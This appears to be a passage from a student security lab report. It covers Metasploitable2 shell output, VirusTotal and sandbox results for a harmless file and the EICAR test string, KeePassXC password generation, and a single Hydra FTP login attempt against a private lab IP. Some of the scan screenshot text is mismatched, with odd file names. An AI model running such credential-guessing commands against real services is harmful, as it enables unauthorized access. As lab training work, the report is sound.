Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
pwd
/home/msfadmin
ls
vulnerable
```

5. Malware Analysis

a. Harmless File Check

- Created hello.txt.
- Uploaded to VirusTotal.

Result: No detections by any AV engine.



0
/ 61
Community Score 1782

File distributed by Linux, Offensive Security and others.

e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
android-cts-7.1_r6-linux_x86-arm.zip

Size 0 B
Last Analysis Date 3 minutes ago

software-collection known-distributor legit zero-filled nsrl runtime-modules direct-cpu-clock-access trusted attachment via-tor

This report corresponds to an **empty file**, it can't exhibit malicious behavior by itself. **Learn more**.

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to **automate checks.**


Security vendors' analysis ⓘ
Do you want to automate checks?

AhnLab-V3	✓ Undetected	AliCloud	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected
Arcabit	✓ Undetected	Avast	✓ Undetected
AVG	✓ Undetected	Avira (no cloud)	✓ Undetected
Baidu	✓ Undetected	BitDefender	✓ Undetected
Bkav Pro	✓ Undetected	ClamAV	✓ Undetected
CMC	✓ Undetected	CrowdStrike Falcon	✓ Undetected
Cynet	✓ Undetected	DrWeb	✓ Undetected
Emsisoft	✓ Undetected	eScan	✓ Undetected
ESET-NOD32	✓ Undetected	Fortinet	✓ Undetected
GData	✓ Undetected	Google	✓ Undetected
Huorong	✓ Undetected	Ikarus	✓ Undetected
Jiangmin	✓ Undetected	K7AntiVirus	✓ Undetected
K7GW	✓ Undetected	Kaspersky	✓ Undetected
Kingsoft	✓ Undetected	Lionic	✓ Undetected
Malwarebytes	✓ Undetected	MaxSecure	✓ Undetected

Fig 5.1 Hello.txt

b. EICAR Test File

- Created File: test.eicar
    - echo "X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*"
- Uploaded to VirusTotal



21/60 security vendors flagged this file as malicious

08bbfe8bc9664924b53e78db773bdde9c0334a274351fc994bd6e96ab9c704e4

sdnew 1.bat

text detect-debug-environment long-sleeps

Size 73 B

Last Analysis Date 1 year ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.eicar/test Threat categories trojan Family labels eicar test file

Security vendors' analysis

Do you want to automate checks?


ALYac	Trojan.Script.8356	Arcabit	Trojan.Script.D20A4
Avast	BV:Malware-gen	AVG	BV:Malware-gen
Baidu	Win32.Test.Eicar.a	BitDefender	Trojan.Script.8356
Emsisoft	Trojan.Script.8356 (B)	eScan	Trojan.Script.8356
GData	Trojan.Script.8356	Google	Detected
Ikarus	EICAR-Test-File	MAX	Malware (ai Score=89)
SUPERAntiSpyware	NotAThreat.EICAR[TestFile]	Trellix (HX)	Trojan.Script.8356
TrendMicro	Eicar_test_1	TrendMicro-HouseCall	Eicar_test_1

Fig 5.2 Test.eicar

c. Sandbox Analysis (Hybrid Analysis)

- Submitted test.eicar to Hybrid Analysis.
- Reviewed behavior report.

Antivirus software detected the EICAR file without running any malicious code. Sandbox verified that there was no harmful activity. The file functioned as an AV detection test. It verifies antivirus setups and guarantees that systems react to threats correctly and damage-free.



Anti-Virus Scan Results for OPSWAT Metadefender (8/26)

Last update: 2025-08-13 12:19:44 (UTC)


Vir.IT eXplorer	✕ EICAR-Test-File	K7	✓
AhnLab	✓	CMC	✓
RocketCyber	✓	Comodo	✓
ClamAV	✓	Huorong	✓
Bitdefender	✕ Trojan.Script.8356	Gridinsoft	✓
Avira	✓	Filseclab	✕ EICAR Test String
Zillya!	✕ EICAR.TestFile	Sophos	✓
VirusBlokAda	✓	McAfee	✓
NETGATE	✓	TACHYON	✕ Trojan.Script.8356
Varist	✕ EICAR_Test_File!Camelot	Antiy	✕ Trojan/Script.Agent
Lionic	✓	Webroot SMD	✓
Emsisoft	✕ Trojan.Script.8356 (B)	NANOAV	✓
ESET	✓	Cylance	✓

Fig 5.3 Sanbox Report

6. Password Security

a. Secure Password (KeePassXC)

- Created new KeePassXC database with a master password.
- Added 5 entries (Service1–Service5) using generator:
  - Length: 16 characters
  - Uppercase, lowercase, numbers, symbols included.
- All 5 passwords met complexity requirements. One password was tested successfully on a VM login.




Title	Username	URL	Notes	Modified
Service1				13/08/25 5:32 ...
Service2				13/08/25 5:33 ...
Service3				13/08/25 5:33 ...
Service4				13/08/25 5:33 ...
Service5				13/08/25 5:33 ...

5 Entries

Fig 6.1 5 Password generated

b. Weak Password Test

- Target: Metasploitable2 FTP service.
- Command:
  - hydra -l admin -p password123 ftp://192.168.1.47
- Observed results.



```
┌──(ajay㉿kali)-[~]
└─$ hydra -l admin -p password123 ftp://192.168.1.47
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-13 17:39:56
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.1.47:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-13 17:40:00

┌──(ajay㉿kali)-[~]
└─$ 
```

Fig 6.2 Result

7. Reporting

Security Assessment Report: *https://docs.google.com/document/d/1ia-Un8G1A5PsUnaXkJY8f_zQkewrTI0SZoZ4G4b5qSA/edit?usp=sharing*

Hack MD Flow: *https://hackmd.io/@nxXLiL8eSQ6Ttolo1HGBUg/HyBYaViOlg*

Rules of Engagement: *https://docs.google.com/document/d/1jK8DkxuN2RtuV4woY7X1ubVtlkQmIWmrNB7x-lyq_vM/edit?usp=sharing*